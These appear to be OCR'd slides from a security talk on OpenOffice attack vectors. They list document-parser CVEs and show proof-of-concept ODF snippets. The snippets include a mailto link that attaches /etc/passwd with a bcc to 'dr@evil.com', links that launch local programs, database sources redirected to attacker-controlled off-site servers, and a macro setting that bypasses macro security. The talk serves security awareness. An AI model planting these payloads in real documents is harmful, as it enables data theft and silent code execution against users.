OpenOffice

-

The Attack-Vector of the Future?

Thomas Biege

What do we know?

- Macro Viruses are possible in OOo as well as in MS Office
- We already saw OOo Macro Viruses, only proof-of-concept Code
- OOo disables Execution of untrusted (unsigned) Macros by default

What do we experience?

We saw buggy Document-Importers to cause Security-Violations.

CVE-2007-0245	RTF Parser Heap-Overflow
CVE-2007-0238	StarCalc Parser Stack-Overfolw
CVE-2006-6628	DOC Parser Integer-Overflow
CVE-2006-5870	WMF/EMF Parser Integer-Overflow
CVE-2006-3117	XML Parser Heap-Overflow
CVE-2005-0941	DOC Parser Integer-Overflow

What Potential is available for Attacks?


- Cross-Site Request Forgery
- Executing arbitrary Shell-Commands
- Attach arbitrary Files to eMails
- Add Header-Fields to eMails
- Modify Databases
- Work with off-site Databases
- Leak Database Information
- Bypass Macro-Security-Level

OOops, and now?

Don’t worry most of these can only be abused with User-Assistence (*Social-Engineering*) and depend on the Window-Manager (KDE, GNOME, ..).

But you should know about it and take care!

Cross-Site Request Forgery



Executing arbitrary Shell-Commands

```
<text:a
  xlink:type="simple"
  xlink:href="/opt/kde3/bin/kwrite"
  office:name="And that is the links name."
>This is a link</text:a>
```

eMails: Attachements & Header-Fields

```
<text:a
  xlink:type="simple"
  xlink:href="mailto:thomas@novell.com?
    subject=OOo security test 3&
    attach=/etc/passwd&
    body=:-P&
    bcc=dr@evil.com"
  office:name="This link is evil!"
>Mail Hyperlink</text:a>
```

OOo security test 3 - Kontact

Nachricht Bearbeiten Ansicht Optionen Anhängen Extras Einstellungen Hilfe

Identität: Novell.COM ☒ Beibehalten

Wörterbuch: Englisch [american]

An thomas@novell.com

Blindkopie dr@evil.com

Kopie

Liste speichern ...

Auswählen ...

Betreff: OOo security test 3

:-P

--
Thomas Biege <thomas@novell.com>, SUSE LINUX, Security Support & Auditing
SUSE LINUX Products GmbH, GF: Markus Rex, HRB 16746 (AG Nuernberg)

Name	Größe	Kodierung	Typ	Komprimiel	Verschlüsse	Signieren
passwd	2.6 KB	7bit	Einfacher Text	☐	☐	☐

Rechtschreibprüfung: an | Spalte: 1 | Zeile: 1

Modify Databases

Execute arbitrary SQL-Commands by hiding them in a *Form* or *Report*

```
<db:query
   db:name="Query1"
   db:command=
      "SELECT "LastName" || &apos;, &apos; ||
        "FirstName" || &apos; &apos; ||
        SUBSTR("MiddleName", 1, 1)
        AS "Name", "EmployeeID"
        FROM "Employees"
       "Employees""
db:escape-processing="false"/>
```

Off-Site Databases

The Tables look like the Tables from an internal Database, but the Server is under the Control of the Attacker and is located off-site.

```
<office:database>
    <db:data-source db:connection-resource=
      "sdbc:mysql:jdbc:db.remote.com:3306/addressbook"
      db:java-driver-class="com.mysql.jdbc.Driver"
      db:parameter-name-substitution="true">
     <db:login
         db:user-name="addrbook"
         db:is-password-required="false"/>
     <db:table-filter>
```

Information-Leakage

```
<office:database>
 <db:data-source db:connection-resource=
    "sdbc:mysql:jdbc:db.example.com:3306/addressbook"
    ...
  </office:database>

...

  <office:database>
   <db:data-source db:connection-resource=
     "sdbc:mysql:jdbc:db.example.com:3306/addressbook_evil"
    ...
  </office:database>
```

Information-Leakage

```
<db:queries>
    <db:query db:name="Good Query" db:command=
      "SELECT * FROM `addressbook`.`people` WHERE ...))"/>
    <db:query db:name="Evil Query" db:command=
      "SELECT * FROM `addressbook_evil`.`people` WHERE ...))"/>
</db:queries>
```

Macro Security

By default Macros shipped with OOo are trusted and will be executed even with the highest Security-Level set.

But are all these Macros secure?

No!

OOo-Basic and Files

OOo-Basic follows symbolic Links even to other Owner's Files.

Read from Files like */etc/passwd*.

Write to OOo-Config-Files and change *Macro-Security-Level*.

Bypass the Macro-Security-Level

```
'Opens DicOOo main
fileargs(0).name="InteractionHandler"ar
gs(0).value=""args(1).name="MacroExecut
ionMode"arg(1).value=
  com.sun.star.document.MacroExecMode.
  ALWAYS_EXECUTE_NO_WARN
'4TheDoc=StarDesktop.loadComponentFromU
RL(MyDicOOo,"_blank",0,args())
```

So What?

Do NOT open OOo Documents, even if you know the Sender!

OOo is complex and powerful enough to abuse it and bypass System-Security.

OOo exists on different Platforms for different OSes. It is just a Matter of Time until it gets actively exploited.